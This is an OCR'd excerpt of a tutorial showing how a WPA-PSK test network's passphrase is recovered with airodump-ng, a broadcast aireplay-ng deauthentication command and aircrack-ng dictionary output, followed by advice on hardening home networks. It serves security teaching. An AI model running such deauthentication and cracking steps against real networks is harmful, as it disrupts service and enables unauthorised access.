
```
CH 11 ][ Elapsed: 32 s ][ 2011-04-07 01:28 ][ WPA handshake: 00:16:9C:F9:47:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:16:9C:F9:47:30   38 100      336       97    3  11  54. WPA  TKIP   PSK  TestNetworkNCUIRE

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:16:9C:F9:47:30  00:21:91:86:59:C7   61  54-54     0       80  TestNetworkNCUIRE

[2]+  Stopped                 airodump-ng --channel 11 --bssid 00:16:9C:F9:47:30 -w capt ath0
```

**Step 3**: Aireplay-ng
Injecting Deauthentication packets



```
bt ~ # aireplay-ng --deauth 0 -a 00:16:9C:F9:47:30 ath0
00:31:15  Waiting for beacon frame (BSSID: 00:16:9C:F9:47:30) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
00:31:16  Sending DeAuth to broadcast -- BSSID: [00:16:9C:F9:47:30]
00:31:16  Sending DeAuth to broadcast -- BSSID: [00:16:9C:F9:47:30]
00:31:17  Sending DeAuth to broadcast -- BSSID: [00:16:9C:F9:47:30]
00:31:18  Sending DeAuth to broadcast -- BSSID: [00:16:9C:F9:47:30]
```

**Step4**: Aircrack-ng
Dictionary attack to find the passphrase



```
                              Aircrack-ng 1.0 rc1 r1085


                      [00:00:00] 0 keys tested (0.00 k/s)


                      KEY FOUND! [ password ]


      Master Key     : A0 29 3F CD BD B7 B8 C3 D1 D6 86 76 AF 3C 4A 3E
                       0A CA 66 AC AA F9 0F 43 65 3C 86 CC 9A 0E 32 52

      Transcient Key : 30 CE C1 D3 65 EC 61 1E 4C C5 ED 05 74 D4 1A 49
                       62 A8 67 46 6A 3E 75 3D E8 88 81 4B 89 4C 7A BB
                       E2 32 EB 36 E3 7D BE E0 BF 2A 0A 81 3B E1 B5 D7
                       21 E5 CD 96 0C 94 77 74 A8 35 5D A4 C5 74 62 F1

      EAPOL HMAC     : B1 3F 8C A8 5D 38 E2 40 3E 33 70 81 C5 CA B5 EF
```

## Conclusions

❑ Wireless Home Networks are not secure.

❑ Aircrack tools can capture the authentication requests and use a dictionary attack to find the passphrase.

❑ To improve the security of the Home network one should

- ○ Limit the Mac Addresses Permitted
- ○ Use a Security Method (WPA+)
- ○ Use Complex Passphrases
- ○ Uncommon words